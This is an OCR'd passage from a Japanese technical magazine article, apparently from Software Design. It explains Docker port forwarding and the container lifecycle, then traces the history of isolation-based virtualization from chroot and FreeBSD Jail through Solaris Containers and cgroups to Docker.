
また、外部ネットワークからコンテナ内に接続する際は、コンテナ起動時に、ポートフォワーディングの指定を行います。たとえば、「-p 8000:80」というオプションでコンテナを起動すると、8000番ポート宛のパケットをコンテナ内部の80番ポートに転送するように設定が行われます(**図8**)。

つまり、外部のクライアントからは、物理NICのIPアドレスを指定して、8000番ポートに接続することで、コンテナ内部の80番ポートとの

▼図7　Dockerのネットワーク構成



▼図8　ポートフォワーディングによるコンテナ接続



通信が行われます。言い換えると、外部のクライアントからは、コンテナの存在を意識する必要はありません。あたかも、通常のLinux環境のアプリケーションが、8000番ポートで接続を受けているように見えます。

ちなみに、サーバ仮想化(仮想マシン)の代替としてコンテナをとらえているユーザからすると、コンテナ内部のIPアドレスで、直接に接続したいと思うかもしれません。しかしながら、それは、Dockerが目指す機能ではありません。あくまでも、アプリケーションの実行環境をDockerイメージとして提供することが、Dockerの目的です。その意味では、外部にはコンテナの存在を意識させない方が、Dockerとしては自然な使い方になります。

コンテナのライフサイクル


最後に、Dockerから起動するコンテナのライフサイクルを整理しておきます(**図9**)。先に、Docker Hubから取得したDockerイメージを用いてコンテナを起動すると説明しましたが、厳密には少し異なります。

まず、Docker Hubから取得したイメージは、いったん、サーバ上のローカルディスクに保存されます。そのあと、使用するイメージを指定してコンテナを起動(run)すると、該当イメージのスナップショットコピーを取得して、それをコンテナに割り当てます。Dockerには、稼働中のコンテナを停止(stop)、再開(start)する機能がありますが、コンテナを停止すると、コンテナ内部のプロセスは、いったん、すべて終了します。その後、コンテナを再開すると、同じスナップショットコピーから、再度、コンテナを起動します。

コンテナを停止したあと、さらに、コンテナの破棄(rm)を行うと、使用していたスナップショットコピーが削除されます。そのほかには、コンテナから使用中のスナップショットコピーをさらに複製して、新たなDockerイメージとして保存(commit)することもできます。

なお、Dockerを利用するプラットフォームとして、RHELやCentOSなどの、Red Hat系ディストリビューションを使用する場合、ローカルに保存したイメージは、内部的には、「Device Mapper Thin Provisioning」というしくみで管理されます。Thin Provisioningは、ディスクイメージの中で同じ内容の部分を共有することで、物理ディスクの使用量を削減したり、スナップショットコピーを高速に取得するしくみになります。詳細については、筆者のブログ記事[注4]を参考にしてください。

▼図9　Dockerにおけるコンテナのライフサイクル



まとめ

このパートでは、Dockerを支える技術としてのLinuxコンテナについて説明しました。繰り返しになりますが、Dockerでは、「Dockerとしての目的」を実現するための道具として、Linuxコンテナを利用しています。前パートで解説した、Dockerが目指す世界像を理解したうえで、コンテナの機能がどのように活用されているのかを考えるようにするとよいでしょう。SD

注4) 「RHEL7におけるDockerのディスクイメージ管理方式」: http://d.hatena.ne.jp/enakai00/20140420/1397981156

第2章 Unix/Linux仮想化の流れを知ろう!
chrootからJail～Dockerへ至るその道のり

㈲オングス　後藤 大地(ごとう だいち)

仮想化技術の流れを知って、今に生かす

仮想化はこの数年にわたってホットなトピックであり続けています。この分野で今年に入ってから見聞きする機会が増えたのは「Docker」でした。Dockerは話題のまっただ中ですので、何か新しい仮想化技術が流行っているらしい、と詳しくは知らなくとも「Docker」という単語くらいは目にしたことがあるでしょう。

本章では今日までの仮想化技術の「流れ」を、今から35年前の1979年まで遡(さかのぼ)って順に追っていきます。未来人の視点に立って、当時どういった要望があって、どういった考えに基づいて仮想化技術が育まれてきたのか、そしてそれを知ることで今実装されている機能を適切なシーンで活用できるようになろう、という企画です。温故知新からの適材適所を知るというわけです。

さっそく過去へ時空移動しましょう。どこを区切りとするかという問題はありますが、Dockerに代表される仮想化技術に焦点を当てて現在へと至る流れを捉えるなら、発端は1979年、Version 7 Unixに導入されたchroot(2)システムコールにあるといえそうです。

仮想化技術の歴史を俯瞰する

先にその後の時間の流れをざっくり説明しておきます(**表1**)。chroot(2)システムコールという技術はその後21年を経て、現在のDockerやJailhouseに大きな影響を与えることになるFreeBSD Jail(以降、Jail)へと拡張されます。Jailはその5年後、Solarisからリリースされる Solaris Containersの原型となります。そのSolaris Containersは2008年に登場するLXC(cgroups)、2014年に最初のバージョンがリリースされるDockerの原型になります。そしてつい先日、こうした流れの最終進化形になるかもしれないJailhouseが公開されます。

▼表1　Unix/Linuxと仮想化技術の変遷

年	区画化型	ハイパーバイザ型	ハイブリッド型
1979年	Version 7 Unix chroot(2) システムコール導入		
1983年	4.2BSD chroot(2) システムコール導入		
1999年		VMware Workstation登場	
2000年	FreeBSD 4.0 Jail登場		
2003年		Xen 1.0登場	
2005年	Solaris Containers登場		
2007年		Linuxカーネルに KVMマージ	
2008年	Linux LXC(cgroups)登場	Microsoft Hyper-V登場	
2014年	Linux Docker登場	FreeBSD bhyve登場	Jailhouse登場

こうした仮想化技術とは別の流れも同時に起こりました。プロセッサのパワーアップに伴ってハードウェアそのもの(PC)をエミュレートして、ソフトウェア上で別のオペレーティングシステム(OS)を動作させるという取り組みです。コンシューマに注目されたという観点からいえば、1999年にリリースされたVMware Workstationが最初といえるでしょう。これらの技術はいわゆるハイパーバイザ型の仮想化ソフトウェアとして2003年にXen、2007年にLinux KVM、2008年にMicrosoft Hyper-V、2014年にFreeBSD bhyveが登場します。

本章では、前者の仮想化技術を「区画化型」、後者を「ハイパーバイザ型」と呼ぶことにします。

1983年：chroot(2)はファイルシステム空間を区画化する

chroot(2)システムコールはルートディレクトリを変更するためのシステムコールです。chroot(8)という同じ名前のコマンドを使ってこの機能を使います。ルートディレクトリは「/」で表現される一番上のディレクトリです。

Unixのファイルシステムは**図1**のように木構造になっていますので、どこかのディレクトリをルートディレクトリにすると、そのディレクトリより下の領域にしかアクセスできなくなります。これがchroot(2)の提供するファイルシステムの「区画化」であり、いわゆる「もっともシンプルな仮想環境」です。

たとえばrootユーザで、chroot(8)コマンドを次のように実行します。

```
chroot /Users/daichi /bin/sh
```

このコマンドは次のような意味になります。「/Users/daichi/bin/sh を、/Users/daichi をルートディレクトリとして実行せよ」。起動されるsh(1)にとっては/Users/daichi/が「/」として認識されるので、それ以上上のディレクトリへ移動することができません(**図2**)。これはなかなか良いアイデアです。

chroot(2)のアイデアが優れているのは、この「区画化」およびその「区画」を使うにあたって、ユーザに新しい知識や経験をほとんど求めないという点にあります。既存のしくみやお約束ごと(セマンティックス)のまま、新しく「区画」を提供することに成功しています(**図3**)。ユーザはホスト環境と同じ要領でchroot(2)が作った空間で作業できます。見逃されがちなポイントですが、これがとても「良い」アイデアです。

chroot(2)の使われどころ

Version 7 Unixでchroot(2)が導入された経緯については、申し訳ないのですが不勉強でわかりません。3年後となる1982年に当時のBSDへ


Column

どっちもどっち、区画化とハイパーバイザ


区画化の最大の特徴はその「軽さ」であり「高速さ」にあります。費用対効果は抜群です。マルチコア／メニーコアが当たり前の現在では区画化型の仮想化技術活用がコスト削減の鍵ともいえます。逆に区画化の最大の問題点は、動作するカーネルが1つしか許可されないということです。異なるバージョン、異なるOSのカーネルを同時に動作させることはできません。それにはハイパーバイザ型の仮想化機能が必要です。

採用する仮想化技術の流れが、LinuxとFreeBSDで逆の流れを辿っているというのは興味深いところです。Linuxは2007年、LinuxカーネルにKVMをマージします。Linuxが取った仮想化の方針はハイパーバイザの実現でした。一方、2014年には区画化型となるLinux Dockerが話題をさらっています。逆に、FreeBSDはより早い2000年の段階で区画化のアプローチであるJailを採用。しかし、2014年にはハイパーバイザの最新版となるbhyveを公開します。お互いに逆のアプローチを取りながら、最終的にはどちらも似たような技術を実装しました。これらの技術は競合する関係というよりは、相互に補完し合う関係にあります。


▼図1　ツリー構造を持つUnixのファイルシステム



▼図2　ルートディレクトリを差し替えるというアイデアの妙



▼図3　区画内も区画外も同じしくみやお約束ごとで扱えるという優れたアイデア



移植され、1983年に公開された4.2BSDに含まれるようになった理由については知っています。当時chroot(2)は「複数のシステムビルド環境を実現すること」を目的として導入されました。特定のディレクトリの下しか見えなくなりますので、そこでクリーンなビルド環境を構築するというわけです(**図4**)。

その後chroot(2)は、FTPにおいてユーザのアクセスできる領域をホームディレクトリ以下に制限するために活用されるようになります。現在におけるchroot(2)の主な活用用途と言えば、BINDやApache、Nginxを特定のディレクトリ下に閉じ込めて動作させるというセキュリティ目的での使い方ですが、この使い方は後から出てきた「応用」であって、最初からそういったセキュリティ強化の目的で導入された機能ではありませんでした。


もともとビルド環境の構築が目的でしたので、当時のchroot(2)はセキュリティについてはあまり意識されていません。少なくとも、当初のchroot(2)で区画化された空間(chroot jailと呼ばれています)には、3つの脱獄方法がありました。

・..で脱獄
・再帰的にchroot(8)して脱獄
・fchdir(2)システムコールで脱獄


chroot(2)の実装はその後変更され、こうした脱獄はできなくなります。しかし、基本的にchroot(2)は「ファイルシステム」を「区画化」するものであって、それ以上のことはできないと考えてください。これは作業のための独立したファイルシステム空間を用意したいとか、ユーザやプロセスがアクセスできるファイルシステム空間を制限したいとか、そういった用途で用いられます(**図5**)。

逆に言えば、その程度で済む作業をハイパーバイザを使ったり区画化型の仮想化機能を使って実施しているなら、それはオーバースペックだということになります。chroot(2)で事足りるなら、これがもっとも軽量高速、費用対効果も

▼図4　システムビルドのために4.2BSDに導入されたchroot(2)



▼図5　単一のアプリを動作させたりFTPユーザのアクセスできる領域を制限するというchroot(2)の応用



Column メインフレームやクラウドOSも

メインフレーム系ではまた別の仮想化技術が育まれてきましたし、Unix系に絞ったとしても最近ではOSvやMirage OSのように、いわゆる「クラウドオペレーティングシステム」と呼ばれる別の取り組みも進められています。今回は中でもシンプルな技術であるchroot(2)を源流とする技術の変遷を中心にお話をまとめています。

高い方法です。


2000年：Jailで一般ユーザにroot権限の一部を付与

chroot(2)の考えをベースとした次の技術が登場するまで、実に21年の月日が流れます。今度は明確にセキュリティを意識した、新しい「区画化」であり「仮想化」を実現する技術です。FreeBSDのエンジニアが考案したこの技術はFreeBSD 4.0に導入され、今日に至るまでさまざまなシーンで活用されています。「FreeBSD Jail」の登場です。


Jailはある1つの要求に応えるために考案された技術でした。それは「一般ユーザにroot権限の一部を与えられるようにする」というものです。Unix系のOSには、基本的に2種類のユーザしかいません。特権ユーザであるrootか、またはそれ以外の一般ユーザか、です(**図6**)。そのしくみ上、一般ユーザに対してroot権限を与えるということはできません。

誤解のないように補説しますと、その後さまざまなセキュリティ機能が登場しますので、厳密に言えば実現できるようにはなりましたが(それが扱いやすいかどうかは別として)、注意付きで言うのであれば、これまでと同じセマンティックスのまま、root権限の一部だけを一般ユーザに与えることはできない、ということです。

▼図6　Unix系のOSには基本的に2種類のユーザしかいない



▼図7　setuidビットを付与するとroot以外のユーザがroot権限でファイルを実行できてしまう



setuid／setgidによる権限回避

しかし、どうしても一般ユーザに対してroot権限を与えなければ都合が悪いケースがあります。これに対応するためにsetuidビットおよびsetgidビットというしくみが導入されます。setuidビットが付与されたファイルは、ファイルを実行するユーザではなく、そのファイルの持ち主のユーザとして実行されます。setgidビットはそれをグループに対して適用したものです。setuidがディレクトリに付与されていた場合には、そのディレクトリの下に作成されるファイルやディレクトリが、ユーザのものではなくディレクトリの持ち主のものとして作成されます。

つまり、rootユーザが持ち主になっているコマンドを一般ユーザが実行した場合、通常のコマンドであればユーザの権限で動作するわけですが、setuidビットが付与されたコマンドは、それがユーザ権限ではなく特権ユーザであるrootの権限で動作します(**図7**)。

このしくみはセキュリティ脆弱性につながりやすい機能です。直感的ではありませんし、誤って使えばすぐにセキュリティを損ないます。やむなく使っているという表現があてはまるように思います。setuidビットやsetgidビットが使用されるファイルやディレクトリは極力少ないことが好ましく、可能であれば使わな

いほうがよいといえます。

Jailのアプローチ

setuidビットやsetgidビット以外の方法で一般ユーザにroot権限の一部を与えるにはいくつもの方法が考えられます。実際、さまざまなOSでさまざまな発想に基づいたセキュリティ機能が開発されてきました。


FreeBSDのエンジニアはここでchroot(2)をさらに拡張する形で、root権限の一部を一般ユーザに与える方法を考案します。chroot(2)で作成される区画(chroot jail)をもっと強く「区画」化して、その中で一般ユーザがroot権限を利用できるようにすればよい、と考えたのです(**図8**)。これは実によいアイデアでした。その後、Dockerに至るまでの普及をみれば間違いないでしょう。このアイデアが優れているのは、chroot(2)のアイデアの優れている点をそのまま引き継いでいる点にあります。Jailが提供するこの「区画化」およびその「区画」を使うにあたって、ユーザに新しい知識や経験をほとんど求めないからです。既存のセマンティックスのまま、新しく「区画」を提供しています(**図9**)。

chroot(2)のときと同じですが、これはとても重要なポイントです。現在のLinuxやFreeBSDにはさまざまなセキュリティ機能が導入されていますが、それらの機能の多くはユーザからはあまり活用されていません。なぜかといえば、今までのセマンティックスと違うため、扱いにくく、忘れやすく、面倒くさいからです。これまでのしくみやお約束ごとと地続きであることは、セキュリティと管理・運用という面でも重要です。シンプルではないしくみを導入した場合、結局それを完璧に設定し運用することはできません。ちょっとでも複雑になればどこかに穴ができます。コンピュータはロジックどおりに動いても、それを設定する人間はロジックどおりに完璧に動作したりはしないからです。

Jailでは具体的にどのような世界をもたらすかといいますと、次のような区画や制限を提供します。作成されたJailの中は1つの閉じた世界系になっていて、Jailの外はネットワークを経由しないとアクセスできません。

- プロセス空間の区画化。同じJailで動作しているプロセス以外のプロセスは見られなくなる
- ファイルシステムの区画化(chroot(2)と同じ機能)
- ファイルシステムのマウントおよびアンマウントの禁止
- デバイスファイルの作成禁止
- カーネルモジュールのロード/アンロードの禁止
- ネットワーク設定変更の禁止
- ルーティングテーブル変更の禁止
- raw socketへのアクセスの禁止

▼図8 chroot(2)の考えを推し進め、限定された空間で限定されたroot権限を一般ユーザに与えるFreeBSD Jailを考案



・divertへのアクセスの禁止
・ルーティングソケットへのアクセスの禁止

ようするに、Jail内のユーザにはそこがJailの中なのか外なのか、ほとんど見分けがつかない、そしていくらかの機能は制限されてホストには影響を与えないような世界が提供されるということです。最新の実装ではさらにさまざまな区画化が進められ、リソース制御やネットワークスタックの設定なども分離できるようになりました。

一般ユーザにroot権限を与える必要がある場合、Jailを構築してその世界の中へ一般ユーザを誘います。一般ユーザはそこで好きなだけroot権限が利用できるわけですが、ホスト側のroot権限に影響を与えることはできません(**図10**)。Jailの中からはshutdown(8)コマンドも動作しませんし、ホスト側に影響がでるような機能は使えないしくみになっています。


動作するカーネルが同じでよいなら、ハイパーバイザを使うよりもFreeBSD Jailを使ったほうが軽量高速です。ホストのカーネルと違うカーネル、違うOSを動作させるにはハイパーバイザが必要ですが、そうでない場合にはJailのアプローチのほうが費用対効果は優れたものになります。ハイパーバイザ前提で技術採用を検討していたのであれば、これを機会に一度こういった技術も検討してみてはいかがでしょう。

2005年：Solaris Containersで環境ごと自動生成


FreeBSD Jailの登場から5年が経過しますが、今度はSolarisが「Solaris Containers」の提供を開始します。FreeBSD Jailが「区画」モデルの基盤を提供したとすれば、Solaris Containersはこれをパッケージング化して、ボタン一発でJail内のSolaris環境の生成と運用を可能にしたパッケージングソフトウェアということになります(**図11**)。後年登場することになるLXCやDocker、またはそれに類するソフトウェアは多かれ少なかれSolaris Containersを模倣しています。

2000年に登場した当時のJailは、Jail内部の世界を構築するためにはソースコードからシス

▼図10　Jailの中のrootユーザはホストに影響を与えないように権限が制限されている



▼図9　FreeBSD Jailはユーザに新しい概念の学習を求めない。ホストと同じ方法で扱える



テム全体をビルドしてJail内部へインストールするように求めます。現在はそんなことをする必要はなく、tarでまとめられたファイルを展開すれば終わるのですが、当時はそこまでパッケージング化されていませんでした。

Solaris Containersはそういったパッケージング化されていないところに着目し、もっと簡単に、手軽に区画を作成して利用できるようにした、ということになります。

2008年：Linuxカーネルにcgroupsが登場

ここで視点をLinuxワールドへ移してみましょう。これまでJailの技術にはあまり関心を示さなかったLinuxでも、同様の機能を実装する取り組みが進みます。この成果物は最終的にcgroupsという機能として2008年にLinuxカーネルにマージされます。後発の技術だけありよく整理されています。cgroupsというインターフェースを通じてさまざまなリソースを制御できるようにしようというもので、この機能を利用することでJailのような機能を実現できるようになりました。

技術には流行り廃りがあります。比較的早い段階からハイパーバイザ型の仮想化技術が成熟していたLinuxでは、技術のブームとして次の動きを模索していたというのもあるでしょう。XenやKVMよりも軽く、より多くのホストを1つのベアメタルや仮想プラットフォームに導入できる仮想化技術。そこでchroot(2)的な発想に基づく仮想化へスポットライトがシフトしていったという雰囲気が当時はあったように思います。


2014年：Docker登場で区画化技術をLinuxワールドへ

cgroupsがLinuxカーネルにマージされてから6年後、Linuxにこの技術を活用したSolaris Containersとよく似た技術が登場します。今年に入ってから注目を集めている「Docker」です。Docker登場以前にも同様のパッケージングソフトウェアは存在していますし、現在でも開発は継続していますが、ビジネス的に成功したのはDockerでした。Red HatやGoogleの支援を取り付けるなど、今後デファクトスタンダード化しそうな勢いです。

Dockerは「ポストChef」的というか「ポストPuppet」的というか「ポストAmazon EC2」的というか「ポストssh」的というか、雰囲気的に最近一種の流行となっている「Webインターフェースを通じてたくさんのホストを管理する」的なアプローチ、このアプローチを区画化による仮想化のアプローチに適用させたもの、ということができます。仮想化の単位を「コンテナ」と呼ぶため、コンテナ技術と呼ばれることもあります。

既存技術の研究と整理のうまさ、世間へのアピールのうまさ、重要な企業との協力関係を構築するビジネス力の高さ、どれをとってもお手本的なアプローチです。もともとSolarisでSolaris Containersを活用してきた管理者であれば「いったいぜんたい、なんで今さら……」と思うかもしれませんが、それぞれのコミュニティにはそれぞれのコンテキストがあって物事が進むものなので、これはこれで1つの必要性として生まれてきたということがいえます。

▼図11　もっと簡単に仮想化された環境を扱えるようにしたSolaris Containers



DockerはLinuxだけの技術かといえばそうではありません。Solaris Containersのコマンド体系もそうですが、基本的にDockerは仮想環境を構築・管理・運用するためのAPIと、その実装系と考えることができます。その背後で使われる技術はcgroupsでもFreeBSD Jailでも Solaris Containersでも構わないわけです。インターフェースとしてのDockerがあり、その実装はそれぞれのOSが提供すればよい話です(**図12**)。libvertがそれに近いポジションにあります。

さまざまな仮想化技術が進展した結果、現在では利用するOSにこだわるというよりも、適材適所でOSを選択して利用する時代になりました。Dockerによる仮想環境の管理・運用が広まれば、ほかのOSでもDocker APIの実装が進むでしょう。

2015年：区画化型とハイパーバイザ型のハイブリットな世界系

Dockerが登場するまでの流れを、区画化型の仮想化技術に焦点を当てて歴史的にみてきましたがいかがでしたでしょうか。こんな流れがあったのかとわかると、現在の動きが理解できる気がしませんか。


そして今後です。今この段階でDockerが流行しているから、今後すべての仮想化技術がDockerに置き換わるかというと、そういうことはないと思います。すでにVMwareなどのプロダクトで大規模な仮想化プラットフォームを構築してある場合、この技術をそのまま使い続けるでしょう。Dockerはこうした仮想化プラットフォームの上で利用する軽量な環境として活用シーンが広まるのではないかと思います。

